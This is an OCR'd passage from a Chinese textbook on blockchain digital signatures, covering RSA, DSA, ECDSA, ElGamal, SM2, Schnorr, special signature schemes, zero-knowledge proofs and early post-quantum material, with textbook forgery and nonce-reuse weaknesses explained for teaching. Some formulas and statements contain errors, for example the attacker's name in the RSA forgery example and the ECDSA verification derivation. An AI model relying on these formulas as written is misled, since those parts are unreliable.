区块链使用 Hash 函数实现了交易信息和地址信息的不可篡改，保证了数据在传输过程中的完整性，但是 Hash 函数无法实现交易信息的不可否认性。区块链使用公钥加密技术中的数字签名机制保证信息的不可否认。数字签名主要包括签名算法和验证算法。在签名算法中，签名者用其私钥对电子文件进行签名运算，从而得到电子文件的签名密文；在验证算法中，验证者利用签名者的公钥，对电子文件的签名密文进行验证运算，根据验证算法的结果判断签名文件的合法性。在签名过程中，只有签名者知道自己的私钥，不知道其私钥的任何人员均无法伪造或正确签署电子文件；在验证过程中，只有合法的签名电子文件能有效通过验证，任何非法的签名文件都不能满足其验证算法。常用的数字签名算法包括 RSA 数字签名、DSA 数字签名、ECDSA 数字签名、SM2 数字签名、Schnorr 数字签名等算法。

5.3.1 RSA 数字签名

RSA 数字签名方案是目前使用较多的一个数字签名方案。该签名方案是已经提出的数字签名方案中最容易理解和实现的签名方案，同 RSA 算法一样，它的安全性是基于大整数因子分解的困难性。

1. 参数与密钥生成

首先选取两个大素数 p 和 q，计算

$$n=pq$$

其欧拉函数值

$$\phi(n)=(p-1)\times(q-1)$$

然后随机选取整数 e，满足 $1<e<\phi(n)$，且 $\gcd(e,\phi(n))=1$，并计算

$$d\equiv e^{-1}\bmod(\phi(n))$$

则公钥为（e，n），私钥为 d；p 和 q 是秘密参数，需要保密。

2. 签名过程

设需要签名的消息为 m，则签名者对消息 m 的签名为

$$s=\mathrm{Sig}_k(m)=m^d \bmod n$$

签名者公开发布消息 m，同时把对消息 m 的签名 s 置于消息后面用于公众验证签名。

3. 签名的验证算法

当签名接收者收到签名（s, m）时，检验 $m=s^e \bmod n$ 是否成立，以确定签名是否有效。

上述的 RSA 签名方案是有缺陷的。假设攻击者 Eve 在得到 Bob 的两次对消息的签名后，很容易实现伪造。若已知 Bob 对消息 m_1、m_2 的两次签名分别为 s_1、s_2。则 Bob 可以在不知道私钥的前提下伪造消息 $m_3=m_1\times m_2$ 的签名 $s_3=s_1\times s_2$。

因此在实际使用中，为了保证签名的安全性，需要先利用一个安全的 Hash 函数 h 来产生信息摘要 $h(m)$，再用签名算法计算签名。

由于 $m_3=m_1\times m_2$ 时，$H(m_3)=H(m_2)\times H(m_1)$ 成立的概率可以忽略不计，所以上述改进的签名方案有效防止了这类攻击方法。

5.3.2　DSA 数字签名

数字签名标准 DSS（Digital Signature Standard）是美国 NIST 于 1991 年颁布的数字签名标准，它实际是在 EIGamal 数字签名方案的基础上设计的，安全性还是基于离散对数的困难性。当 p 选为 512 比特的素数时，EIGamal 签名的长度为 1024 比特，而 DSS 中通过 160 比特的素数 g 可将签名的长度降低为 320 比特，这就大大地减少了存储空间和传输带宽。由于 DSS 具有较大的兼容性和适用性，因此，DSS 将得到广泛应用。数字签名标准 DSS 中的算法常称为 DSA(Digital Signature Algorithm)。

1. 参数与密钥生成

首先选取两个大素数 p 和 q，p 是 L 位长的素数，其中 L 取值为从 512 到 1024 且是 64 的倍数，q 是 160 位的素数满足 $q|(p-1)$。然后选一个生成元 $g=h^{(p-1)/q}(\bmod p)$，且 $1<h<p-1$ 满足 $h^{(p-1)/q}(\bmod p)>1$。最后选随机数 $1<x<q$ 作为私钥，计算 $y=g^x \bmod p$，公开公钥 (p, q, g, y)，私钥 x 保密。

2. 签名算法

设待签名消息为 m，签名者选择秘密随机数 $k\in Z_q$，计算：

$$r=(g^k \bmod p) \bmod q$$

$$s=[k^{-1}(h(m)+xr)] \bmod q$$

则数字签名为 (r, s)。其中 h 为 Hash 函数，DSS 标准指定了 Hash 算法为安全散列算法 SHA1。

3. 签名的验证算法

签名接收者拥有公钥 (p, q, g, y)，其收到签名 (r, s, m) 后，首先验证

$$g^{u1}y^{u2}(\bmod p)(\bmod q)\equiv r$$

其中

$$u_1\equiv h(m)s^{-1}(\bmod q),\quad u_2\equiv rs^{-1}(\bmod q)$$

若等式成立，则签名有效；否则，签名无效。

实际上，由 $k\equiv(h(m)+xr)s^{-1}(\bmod q)$ 可知

$$\begin{aligned}v&\equiv g^{u1}y^{u2}(\bmod p)(\bmod q)\\&\equiv g^{h(m)s^{-1}}y^{rs^{-1}}(\bmod p)(\bmod q)\\&\equiv g^{h(m)s^{-1}}y^{rs^{-1}}(\bmod p)(\bmod q)\\&\equiv g^{h(m)s^{-1}}g^{xrs^{-1}}(\bmod p)(\bmod q)\\&\equiv g^{(h(m)+xr)s^{-1}}(\bmod p)(\bmod q)\\&\equiv g^{k}(\bmod p)(\bmod q)\\&\equiv r\end{aligned}$$

5.3.3 ECDSA 数字签名

目前大部分的区块链项目，如比特币、莱特币、以太坊，都采用了 ECDSA 签名算法实现交易信息的不可否认性，该算法是由 Jonhson 和 Menezes 于 1999 年提出的，它先后成为 ANSI、IEEE、NIST 和 ISO 的标准，而且其他的一些组织正在考虑将其定为标准。由于 ECDSA 具有系统参数小、处理速度快、密钥尺寸小、抗攻击性强和带宽要求低等优点，它在电子商务、电子政务、电子选举等领域得到广泛应用。

1. 参数与密钥生成

设 F_q 是有限域，E 是 F_q 上的椭圆曲线，P 是 E 上的一个有理点（称为基点），P 的阶为素数 n。用户随机选择自己的私钥 a，$1<a<n$，计算相应的公钥是 $Q=aP$。$H:\{0, 1\}^* \rightarrow Z^*n$ 为一个安全的 Hash 函数。

2. 签名算法

设用户 A 的密钥对为（a，Q），用户 A 要对消息 m 签名，则需要执行以下过程：

（1）A 随机选择一个整数 k，$1<k<n$，计算 $kP=(x, y)$，$r=x \bmod n$。

（2）计算 $e=H(m)$。

（3）计算 $s=k^{-1}(e+ra)\bmod n$。

对 m 的签名为 (r, s)。

3. 签名的验证算法

（1）计算 $e=H(m)$。

（2）$u=s^{-1}e \bmod n$，$v=s^{-1}r \bmod n$。

（3）$(x_1, y_1)=uP+vQ$，$r_1=x_1 \bmod n$

（4）如果 $r=r_1$，则签名有效。

这是因为，若 (r, s) 是对 m 的有效签名，则有 $k=s^{-1}(e+ra)=s^{-1}e+s^{-1}ra=u+va \bmod n$，

因此，$(x, y)=kP+vQ=(x_1+y_1)$，所以 $r_1=x_1=x=r \bmod n$。

和其他签名体制相比，ECDSA 抗攻击性具有绝对的优势。以当前应用较为广泛的公钥密码体制 RSA 签名为例，RSA 的优点主要在于原理简单，易于使用。但是，随着整数因子分解方法的不断完善、计算机速度的提高以及计算机网络的发展，要求保障 RSA 安全的大整数位数越来越长。要保证 RSA 使用的安全性，就要相应地增加其密钥的位数，但是，密钥长度的增加导致了其速度大大降低，硬件实现也变得越来越困难，这为使用 RSA 的应用带来了很重的负担，从而也使得应用范围受到更多限制。相反，ECDSA 能够对较短的密钥长度提供更大的安全性 n，如 160 比特 ECDSA 与 1024 比特 RSA、DSS 有相同的安全强度，而 224 比特 ECC 则与 2048 比特 RSA、DSS 具有相同的安全强度。

5.3.4　EIGamal 数字签名

EIGamal 于 1985 年提出了一个既可用于加密又可用于数字签名的密码体制，他提出的 EIGamal 数字签名方案的修正形式已被美国 NIST 作为数字签名标准 DSS。EIGamal 数字签名方案的安全性基于离散对数的困难性，它是一种非确定性的签名方案，即对给定的一个消息，由于选择不同的随机数而有不同的合法数字签名。该签名具体步骤如下：

1. 参数与密钥生成

设 p 是一个大素数，并且在 Z_p 中求解离散对数困难。然后选一个生成元 $g \in Z_p^*$ 和随机数 $x \in Z_{p-1}^*$，计算

$$y=g^x \bmod p$$

则公钥为 (y, g, p)，私钥为 x。

2. 签名算法

对于签名消息为 m，签名者选择秘密随机数 $k \in Z_p^*$，计算

$$r=g^k \bmod P$$

$$s=(h(m)-xr)k^{-1}\bmod(p-1)$$

则对 m 的签名为 (s, r)，其中 h 为 Hash 函数。

3. 签名的验证算法

签名接收者拥有公钥 (y, g, p)，收到对 m 的签名 (s, r) 后，首先计算 $h(m)$，然后验证

$$y^r r^s \equiv g^{h(m)} \bmod(p)$$

如等式成立，则数字签名有效，否则，数字签名无效。

这是因为

$$ks \equiv (h(m)-xr) \bmod(p-1)$$

即

$$ks \equiv \lambda(p-1)+(h(m)-xr)$$

于是有

$$g^{ks}=g^{\lambda(p-1)+(h(m)-xr)}$$

利用欧拉定理 $g^{p-1}(\bmod p)\equiv 1$，就有

$$g^{\lambda(p-1)} \equiv (g^{p-1})^{\lambda}(\bmod p) \equiv 1(\bmod p)$$

所以

$$g^{ks} \equiv g^{(h(m)-xr)}(\bmod p)$$

又

$$y \equiv g^x(\bmod p)$$

因此有

$$y^r r^s \equiv g^{xr} g^{ks} \equiv g^{xr} g^{(h(m)-xr)}(\bmod p) \equiv g^{h(m)}(\bmod p)$$

上述 ElGamal 签名方案的签名安全性依赖于乘法群上的求离散对数的困难性。若能求得对数，则由 y 和 g 可求出私有密钥 x，该签名方案就不安全。同时，该签名方案要求素数 p 必须足够大，且 $p-1$ 至少包含一个大素数，第三者欲伪造一个合法签名，则面临求离散对数问题。该签名方案还要求随机数 k 不能泄露，且每次都不相同，否则用 $x\equiv(h(m)-sk)r^{-1}(\bmod p)$ 就可以在已知明文的情况下窃取密钥。

5.3.5 SM2 数字签名

国产区块链项目，如趣链、布比等都支持中国商用密码数字签名标准 SM2。SM2 数字签名是利用椭圆曲线实现的一种数字签名算法。在签名生成和验证之前，要用杂凑函数对消息进行压缩。SM2 椭圆曲线数字签名算法是中国自主研发的基于椭圆曲线的数字签名算

法，安全性也是基于椭圆曲线离散对数问题。SM2 签名除了在算法设计上与已有的算法和标准不同外，在签名消息的预处理方面也有很大不同。SM2 椭圆曲线数字签名的信息预处理为 $\overline{M}=Z_A||M$，Z_A 是串接用户自身的一些信息和曲线的参数、基点、用户的公钥点信息，明显使待签名信息的预处理中包含了签名者自身的信息等，这样安全性大大提高，抗抵赖性更强。SM2 椭圆曲线数字签名算法属于类 ElGamal 数字签名算法，这类签名算法的安全性可以在一般群模型或随机预言模型下证明。

SM2 椭圆曲线数字签名算法主要包括系统参数生成（包括椭圆曲线参数生成和用户公私钥产生）、数字签名生成和数字签名验证等三个算法，详细描述如下。

1. 系统参数生成算法

椭圆曲线系统参数包括有限域 F_q 的规模及表示，定义椭圆曲线 $E(F_q)$ 的方程的两个元素 $a,b\in F_q$；$E(F_q)$ 上的基点 $G=(x_G,y_G)(G\neq O)$；G 的阶 n 及其他可选项等。

用户 A 的密钥对包括其私钥 d_A 和公钥 $P_A=[d_A]G=(x_A,y_A)$。

作为签名者的用户 A 具有长度为 entlen_A 比特的可辨别标识 ID_A，ENTL_A 是由整数 entlen_A 转换而成的两个字节。将椭圆曲线方程参数 a、b、G 的坐标 x_G 和 y_G，以及 P_A 的坐标 x_A、y_A 的数据类型转换为比特串，一起通过杂凑函数运算，得到一个与用户信息相关联的值 Z_A，即 $Z_A=H_{256}(\text{ENTL}_A||\text{ID}_A||a||b||x_G||y_G||x_A||y_A)$。这里的杂凑函数使用国家密码管理局批准的算法，如 SM3 杂凑算法。Hv() 表示消息摘要长度为 v 比特的密码杂凑函数。

2. 数字签名生成算法

假设待签名的消息为 M，签名用户 A 通过以下步骤获得对消息 M 的签名 (r,s)：

A_1：置 $\overline{M}=Z_A||M$；

A_2：计算 $e=\text{Hv}(\overline{M})$，将 e 转化为整数；

A_3：用随机数发生器产生随机数 $k\in[1,n-1]$；

A_4：计算椭圆曲线点 $(x_1,y_1)=k_G$，将 x_1 转化为整数；

A_5：计算 $r=(e+x_1)\bmod n$，若 $r=0$ 或者 $r+k=n$，则返回 A_3；

A_6：计算 $s=(1+d_A)^{-1}\cdot(k-r\cdot d_A)\bmod n$，若 $s=0$，则返回 A_3；

A_7：将 r、s 转化为字节串，消息 M 的签名为 (r,s)。

3. 数字签名验证算法

为了验证收到的消息 M' 及其数字签名 (r',s')，验证者用户 B 实现以下运算步骤：

B_1：检验 $r'\in[1,n-1]$ 是否成立，若不成立则验证不通过；

B_2：检验 $s'\in[1,n-1]$ 是否成立，若不成立则验证不通过；

B_3：置 $\overline{M}'=Z_A||M'$；

B_4：计算 $e'=\mathrm{Hv}(\overline{M}')$，将 e' 转化为整数；

B_5：将 r'、s' 转化为整数，计算 $t=(r'+s')\bmod n$，若 $t=0$，则验证不能通过；

B_6：计算椭圆曲线点 $(x_1', y_1')=s'G+tP_A$；

B_7：将 x_1' 转化为整数，计算 $R=(e'+x_1')\bmod n$，检验 $R=r'$ 是否成立，若成立，则验证通过，否则验证不通过。

SM2 椭圆曲线数字签名算法主要提供电子认证服务，在提供完整性、认证性和不可否认性等信息安全保障同时，还可为安全产品生产商，特别是电子商务或电子政务相关信息安全产品生产商提供产品和技术的标准定位以及标准化的参考，以提高安全产品的可信性和互操作性。中国的 CA 系统广泛采用 SM2 椭圆曲线数字签名算法。

5.3.6 Schnorr 数字签名

Schnorr 数字签名因为其良好的聚合性质适合作为多重签名，因此被部分区块链项目（如 Zilliqa）采用。Schnorr 签名安全性基于离散对数的困难性，因为签名所需的大部分计算都可在预处理阶段完成，并且这些计算与待签名的消息无关。因此，Schnorr 数字签名方案产生签名的速度较快，签名长度在相同的安全级时比 RSA 签名、DSS 签名都短。

1. 参数与密钥生成

首先选取两个大素数 p 和 q，满足 $q|(p-1)$。然后选一个生成元 $g\in Z_p^*$，且 $g^q\equiv 1(\mathrm{mod}\ p)$。最后选随机数 $1<x<q$ 作为私钥，计算 $y=g^x \bmod p$ 作为公钥。$h:\{0,1\}^* \rightarrow Z_p^*$ 为一个安全的 Hash 函数。

2. 签名算法

设待签名消息为 m，签名者选择秘密随机数 $k\in Z_q$，计算

$$r=g^k \bmod p$$

$$e=h(\mathrm{m}||r)$$

$$s=k+xe \bmod q$$

则得到的数字签名为 (e, s)。

3. 签名的验证算法

签名接收者收到签名 (e, s, m) 后，首先计算

$$r'=g^s y^{-e} \bmod p$$

然后验证

$$e=h(m||r')$$

若等式成立，则签名有效；否则，数字签名无效。这是因为，若 (e, s) 是有效的签名，则有

$$e=h(m||r')$$

5.3.7　特殊数字签名

随着区块链应用的深入，一些满足某些特殊应用场景的特殊应用需求的数字签名相继被应用到区块链项目中，比如群签名、环签名、盲签名等。

1. 群签名

群签名是由签名者组成一个群体（简称群），群中的每个成员都能够以匿名的方式代表该群对消息进行签名，生成的签名用群公钥进行验证。每个群由一个可信任的群权威机构进行管理，负责群中成员的注册和更新，并且在发生争议时能够打开群签名，揭示签名者的身份。

群签名的思想最早由 D. Chaum 和 E. Van. Heyst 在 1991 年提出，他们描述了这样一个问题：一个公司有多台计算机而且每台计算机都连接到公司的局域网上。公司的每个部门都有自己的打印机（也都和局域网相连），且只允许员工使用自己部门的打印机，因此在打印之前必须验证使用者是否是本部门的员工。同时为了保密，公司不泄露使用者的姓名，但是一旦发现打印机使用异常，部门主管必须能指出是谁滥用了打印机。解决这一问题就需要建立一个群签名方案，从而引入群签名的概念。

群签名方案是包含如下五个协议或算法的数字签名方案：

（1）创建：一个用以产生群公钥和群管理员私钥的概率多项式时间算法。

（2）加入：一个用户和群管理员之间的交互式协议，使用户成为一个新的群成员。执行该协议可以产生群成员的私钥和身份证书。

（3）签名：一个概率算法，当输入一个消息和一个群成员的私钥后，输出对消息的群签名。

（4）验证：一个概率算法，当输入消息、消息的群签名和群公钥后，输出关于签名有效性的判断。

（5）打开：一个在给定签名及群管理员私钥的条件下输出签名者合法身份的算法。

一个好的群签名方案需满足以下基本的安全性要求：匿名性、可跟踪性、不可伪造性、抗联合攻击性、不可链接性和防陷害性。作为一种密码技术，因为其能够用来隐藏组织的内部结构，故无论在政治领域、军事领域还是商业领域，群签名都具有广泛的应用前景。

2. 环签名

环签名是一类具有特殊性质的数字签名，在提供数据内容完整性验证的同时隐藏签名人的身份信息：有效的环签名可让验证人相信签名人来自于一个群体，但不能确定签名人

是谁。环签名由图灵奖获得者 Ronald L. Rivest、Adi Shamir 等于 2001 年提出。与群签名相比，环签名中没有管理员，具有自发性的特点，对签名人的匿名保护程度更强。

令签名人的公私钥对为（sk_1, pk_1），计算环签名需要使用签名人的私钥 sk1 和其他实体的公钥 $pk_2,\cdots,pk_n$，这些实体由签名人根据需要自由选择。为了隐藏自己的身份，签名人应选择与自己属性相同或相似的实体，该选择过程不需要获得其他实体的同意，可在这些实体不知情的情况下完成。签名操作完成后，把数据、环签名、所有的公钥 $\{pk_1,pk_2,\cdots, pk_n\}$ 发送给验证人。验证人使用 $\{pk_1, pk_2,\cdots, pk_n\}$ 验证环签名的有效性。环签名方案必须满足两个安全性质：计算有效的环签名需要用到 $\{pk_1, pk_2,\cdots, pk_n\}$ 中与某个公钥对应的私钥（不可伪造性），且验证人无法判断环签名是由哪个私钥计算的（匿名性保护）。

3. 盲签名

盲签名是相对一般的数字签名而言的，是指签名者虽然对某个消息签了名，但他并不知道所签消息的具体内容。也就是说，对签名者而言，消息是被盲化处理过的。或者说，盲签名就是签名接收者在不让签名者获取所签署消息具体内容的情况下，签名者对该消息实行签名的一种数字信息技术。盲签名的概念是美国加利福尼亚大学 David Chaum 教授于 1982 年提出的。

盲签名算法包含消息盲化、对盲化后的消息签名、签名脱盲（又称恢复签名）这三个步骤，除了满足一般的数字签名条件外，还必须满足两条性质：

（1）盲性：签名者对其所签署的消息是不可见的，即签名者不知道他所签署消息的具体内容。

（2）不可追踪性：当签名消息被公布后，签名者不能确定他何时对该消息进行了签名。

4. 代理签名

一种特殊的数字签名方案。在现实生活中，人们经常将自己的某些权力委托给代理人，由他们代表本人行使这些权力。在传统办公中这通过传递印章来实现，比如，一个公司的经理在度假期间，需要让他的秘书代替他处理公司的业务，包括以公司的名义在一些文件上签名。为此，这个经理可以将公司的印章交给秘书，让秘书代表公司在文件上盖章。在数字化的信息世界里，同样会遇到将签名权力委托给他人的情况，普通的数字签名无法提供代理功能，于是代理签名的概念应运而生。1996 年，Mambo、Usuda 和 Okamoto 首先提出代理签名的概念，在代理签名中，代理人代替签名人行使签名权力，且在验证时，验证人不仅能验证这个签名的有效性，还能确定这个签名是由原始签名人同意并授权的签名。

代理签名具有如下 5 条基本性质：

性质 1（代理签名的不可伪造性，unforgeability）：除了代理签名人外，任何人（包括原始签名人）都不能生成有效的代理签名。

性质 2（代理签名的可验证性，verifiability）：接收方可以验证发送方代理签名的有效性、真实性，相信是由原始签名人授权的代理签名。

性质 3（代理签名的可区分性，Distinguishability）：任何人都可区分代理签名和由原始签名人完成的普通数字签名。

性质 4（不可否认性，Undeniablity）：一旦有效的代理签名形成，代理人不能否认由他建立的代理签名。

性质 5（可识别性，Identifiability）：原始签名人能从代理签名中识别代理签名人的身份。

代理签名的描述性定义：代理签名（Proxy signature）是指原始签名人（Original signer）授权他的签名权给代理签名人（Proxy signer），让代理签名人代表他生成有效的签名的一种签名方式。它由以下几个部分组成：

（1）初始化过程，选定签名体制的参数、用户的密钥等。

（2）签名权力的委托过程，原始签名人将自己的签名权力委托给代理签名人。

（3）代理签名的生成过程，代理签名人代表原始签名人生成数字签名。

（4）代理签名的验证过程，验证人验证代理签名的有效性。

根据不同需要，国内外学者相继提出很多种代理签名方案。按行使签名权力的范围可将代理签名分为强代理签名和弱代理签名。强代理签名代表原始签名者和代理签名者的签名，而弱代理签名仅代表原始签名者的签名。根据是否指定代理签名者把代理签名分为指定代理签名和非指定代理签名。按签名权力委托方式的不同，可将代理签名分为完全代理签名、部分代理签名和具有授权证书的代理签名。具有授权证书的代理签名又可分为两种类型，授权代理签名和持票代理签名。除此之外，还包括门限代理签名、不可否认代理签名、多重代理签名、具有时间戳的代理签名、匿名代理签名、代理多重签名、代理盲签名、代理环签名、基于身份的代理签名、电子代理签名和量子代理盲签名等，这丰富了代理签名的内涵。代理签名技术在电子支付系统、移动代理系统、电子投票、电子拍卖和电子商务等方面有广泛的应用前景。

5. 基于身份的签名

基于身份的签名（Identity-based Signature, IBS）是数字签名方案中的一种，也称为身份基签名。它具备如下特征：用户的公钥可以是其公开身份，相应的私钥由系统主私钥盲化身份生成。其中系统主私钥由一个名为密钥生成中心（PKG）的可信第三方秘密保存，并通过基于身份的密钥提取算法为每一个用户生成相应的私钥。

1984 年，Shamir 首次提出了基于身份的密码这一概念，并基于大整数分解问题提出了一个基于身份的签名方案（Identity-based Signature）。与传统的基于 PKI 的数字签名方案相比，在基于身份的签名方案中，可信第三方是密钥生成中心。给定用户身份，PKG 只需验证该用户身份的真实性。如果验证通过，PKG 基于用户身份和系统主私钥生成用户私钥。其他用户可直接利用该用户公钥进行加密，无须验证其公钥证书。但由于 PKG 拥有系统主私钥，故其可以生成任意用户的私钥，也由此带来了密钥托管问题（Key Escrow），该问题可以通过 PKG 仅生成与用户身份相关的部分私钥，用户选择一些秘密信息与部分私钥相结合生成最终的私钥这一方法来解决。随后，Guillou 和 Quisquater 于 1988 年提出了另一个基于身份的签名方案，并由 Girault 和 Stern 等人于 1994 年构造了改进方案，最终于 1998 年制定了相关标准 ISO/IEC 14888-2，该标准目前正在进一步修订中。

一个基于身份的数字签名方案主要由以下四个算法组成。

1）Setup（初始化）：输入安全参数 1^k，输出系统主私钥 msk 和公开参数 ppar，其中 msk 由 PKG 秘密保存，公布 ppar。

2）Key Extraction（私钥提取）：输入用户身份 ID，PKG 利用主私钥 msk 和系统公开参数 ppar，生成用户私钥 skID。

3）Sign（签名）：输入系统公开参数 ppar、用户私钥 skID 和消息 m，输出相应的消息签名对 (m,σ)。

4）Verify（验证）：输入系统公开参数 ppar、用户身份 ID 和消息签名对 (m,σ)，当且仅当验证通过，输出 1；否则，输出 0。

2000 年，Sakai 等人提出第一个基于 Weil 对的身份签名方案，2002 年，Paterson 等人提出一个更高效的基于双线性对的身份签名方案。但上述两个工作均未给出安全性证明。Cha 和 Cheon 给出了基于身份的数字签名的安全性的定义，并证明了其所提出的 Gap Diffie-Hellman 群的身份签名方案的安全性。由于该方案是在随机预言机模型（Random Oracle Model）下使用 Pointcheval 和 Stern 的分叉技术（Forking Technique）被证明是安全的，因此不具备精确安全性。2004 年，Bellare 等人提出了一个证明基于身份的签名方案安全性的框架，但他们的框架还是不能导出精确安全性。近年来，Kurosawa 和 Heng 给出 Cha-Cheon 方案的精确安全性证明，Libert 和 Quisquater 给出了 Bellare 等改进的 Sakai-Ohgishi-Kasahara 方案的精确安全性证明。

此外，在具有特殊功能的数字签名，如群签名、代理签名、盲签名、聚合签名、多签名等方面，也都有相应的基于身份的签名方案正在研究中。

严禁网络传播本PDF，违者责任自负！

6. 门限签名

门限签名是一种面向群体的分布式数字签名，其主要特点是群体的签名私钥被群体成员所分享，每个成员持有群体私钥的一个份额，对一个消息 M 签名时，每个参与者用自己持有的私钥份额对 M 产生一个部分签名，只有收集到的有效部分签名的数量达到一个确定的数值——门限值时，才可利用这些有效的部分签名通过一个公开的算法计算出群体对 M 的签名。以这种方式为 M 产生的签名等同于用群体私钥为 M 产生的签名，可用群体公钥进行验证。门限签名属于面向群体的密码学中的门限密码学（Threshold Cryptography）范畴。门限密码学的概念最初是由 Desmedt 提出的，其主要目的有两个方面：一是通过把群体私钥在群体成员中分享，降低私钥泄漏或被窃取的风险；二是通过群体成员合作的方式解密密文或签署文件，防止群体私钥被滥用。

有 n 个群体成员，要求至少 $t(\leqslant n)$ 个诚实成员合作才能代表群体产生有效签名的门限签名方案称为 (t, n) 门限签名方案。门限签名按群体私钥的产生方式可分为两大类型：有可信中心的及无可信中心的门限签名。在有可信中心的门限签名中，群体私钥由一个可信中心生成并把其分割成 n 个份额在群体成员中以 (t, n) 秘密分享体制进行分享；在无可信中心的门限签名中，群体私钥由群体成员各贡献一定的随机因素（以分布式方式合作产生），最终群体私钥被所有成员以 (t, n) 秘密分享体制分享，没有任何人知道完整的群体私钥。

在需要多个群体成员合作以群体的名义行使签名权的时候，门限签名是合适的选择。门限签名与基于身份的密码体制、无证书密码体制相结合产生了基于身份的门限签名、无证书门限签名。此外，门限签名还可广泛应用于分布式的证书中心、基于身份的密码系统分布式私钥生成中心、分布式安全存储、无线自组织网络的安全、分布式的时戳及比特币钱包等领域，为真实性、完整性和不可否认性提供有效的解决方案。

7. 一次签名

一次签名是一种特殊的数字签名方案。Rabin 和 Lamport 分别于 1978 年和 1979 年提出一次签名（One-time signature scheme）的思想。一次签名的基本思想是利用单向函数对消息进行签名。

在签名方案中，签名人利用单向函数生成一套密钥（包括公钥、私钥），该套密钥仅能对一条消息进行签名，并可以对签名进行任意多次的验证，这样的签名方案就称为一次签名方案。

一次签名方案具有如下 3 条基本特性：

（1）一套密钥仅能对一条消息签名，因而安全特性高。一次签名方案并不是说该签名

严禁网络传播本PDF，违者责任自负！

方案只能使用 1 次，而是说该签名方案每运行一次前，需要重新生成一套密钥供签名方案使用。因此，一套密钥只能对一条消息进行签名。若需要对不同的消息进行签名时，还需要重新生成一套新的密钥才可以。

（2）同一套密钥控制下的签名可以用该套密钥进行多次验证。

（3）一次签名基于无陷门的单向函数，计算量小、运算速度快。在传统的数字签名方案中，如基于大整数因子分解问题的 RSA 算法和基于离散对数计算问题的 ElGamal 算法等，它们的共同点是基于带陷门的单向函数，具有运算复杂且计算量大的缺点，对硬件设备有较高的要求。与之相比，一次签名方案基于无陷门的单向函数，如安全 Hash 函数，因此，计算量小、生成速度快，特别适合计算复杂度低的芯片等轻量级的计算环境。

一次签名方案存在两个主要缺陷：一是签名太长；二是为不同的消息生成的密钥对造成了密钥管理困难，实现过程复杂，因而在一定程度上限制了其推广应用。理论研究方面对此提出了许多改进方案，如基于离散对数、椭圆曲线离散对数和认证树的一次签名方案，以及基于一次签名的广播认证方案等。

5.3.8 零知识证明

为了解决区块链的隐私保护问题，2015 年提出的 Zcash 使用了零知识证明技术实现了对交易金额与交易方的完全隐藏。不同于将发送者的交易区块删除的方式，Zcash 使用作废列表标识交易者发送后的区块，矿工仅验证交易区块的哈希值，实现了交易的完全匿名。

零知识证明技术是 1985 年由 S.Goldwasser、S.Micali 和 C.Rackoff 提出的，最初设计用于达成证明者能够在不向验证者提供任何有用信息的情况下，让验证者正确认证证明者的目的。零知识证明本质上是在传统的数学证明中引入随机性和交互的要素，用问答方式进行证明的交互证明系统，后来发展出非交互性方式，在计算机科学和密码学领域具有深远影响。零知识证明本质上是用一种有效的数学方法，使验证者 V 可以检查每一步成立，最终确信示证者 P 知道一个秘密，而又能保证不泄露 P 所知道的秘密，这就是所谓的零知识证明问题。零知识证明必须满足下述条件：

（1）示证者几乎不可能欺骗验证者，若 P 知道秘密，则可使 V 以近乎 1 的概率确信 P 确实知道那个秘密；若 P 不知道那个秘密，则他可使 V 接受其证明的概率近于零。

（2）验证者几乎不可能得到示证者所掌握的秘密的任何信息，特别是他不可能向其他人再次示范证明人的证明。

1. 零知识证明的基本协议

Quisquater 等人于 1989 年给出一个零知识证明的基本协议，如图 5-5 所示。他们用一个关于洞穴的故事来解释零知识。

严禁网络传播本PDF，违者责任自负！




图 5-5　零知识证明示意

设 P 知道咒语，可打开 C 和 D 之间的秘密门，不知道者都将走向死胡同。现在来看 P 如何向 V 证明使其相信他知道这个秘密，但又不告诉他有关咒语的信息。协议如下：

（1）V 站在 A 点。

（2）P 进入洞中任一点 C 或 D。

（3）当 P 进洞之后，V 走到 B 点。

（4）V 叫 P：从左边出来或从右边出来。

（5）P 按要求实现（以咒语，即解数学难题帮助）。

（6）P 和 V 重复执行步骤（1）～（5）共 n 次。

此协议又称分割 – 选择协议，是公平分享东西时所用的经典协议。

2. 离散对数的零知识证明认证协议

Chaum 等人于 1987 年提出一种改进的离散对数零知识证明算法。示证者 P 向验证者 V 证明他知道 x 满足 $y^x=u \bmod p$，p 是素数，u，y 和 p 是公开信息，但不能让 V 知道 x。协议如下：

（1）P 选择随机数 $r<p-1$，计算 $h=y^r \bmod p$，并送 h 给 V。

（2）V 选随机比特 b 送给 P。

（3）P 计算 $S=r+bx \bmod (p-1)$，把 S 送给 V。

（4）V 证实 $y^S=hu^b \bmod p$。

（5）重复步骤（1）～（4）t 次。

P 欺诈成功的概率为 2^{-t}。

5.4　后量公钥密码体制

目前，威胁密码安全的量子算法主要有两个：一个是 Grover 算法，其计算复杂度是 $\sqrt{2^n}$，用 Grover 算法进行密码破译，相当于把密码的密钥长度减少一半，但是我们只要把密

严禁网络传播本PDF，违者责任自负！

钥加长一倍，就可以抵抗它的攻击；另一个是 Shor 算法，它可以在多项式时间内求解大整数因子分解和离散对数问题。

Shor 算法在量子计算机上的实现将可以直接对目前区块链中使用的 ECDSA 数字签名、SM2 数字签名、Schnorr 数字签名进行伪造，导致现有的比特币系统在量子攻击下相当不安全。最近一些区块链项目（如 INTERVALUE）寻求能够在量子计算环境下安全应用的签名密码体制。目前，我们称能够抵抗 Shor 算法攻击的密码为抗量子计算密码。

抗量子计算密码主要有以下三种：

（1）量子密码：安全性基于量子物理学。

（2）DNA 密码：安全性基于生物学困难问题。

（3）数学密码：安全性基于量子计算机不擅长计算的数学困难问题。

由于量子密码和 DNA 密码的安全性不是基于计算的，所以可以抵抗量子计算机的攻击。破译一个基于数学的密码，本质上是求解一个数学难题。如果这个难题是量子计算机不擅长计算的，就可以抵抗量子计算机的攻击。

基于数学的抗量子计算密码主要有以下四种。

5.4.1 基于 Hash 函数抗量子密码

1989 年 Merkle 把一次性签名和认证相结合，基于密码 Hash 函数提出一种可以多次签名的 Merkle 认证树签名方案，该方案通常指 Merkle 签名方案，其安全性基于杂凑函数的抗强碰撞性。由于目前尚没有攻击密码 Hash 函数的多项式复杂度量子算法，因此这类数字签名方案具有抗量子计算攻击的潜力。

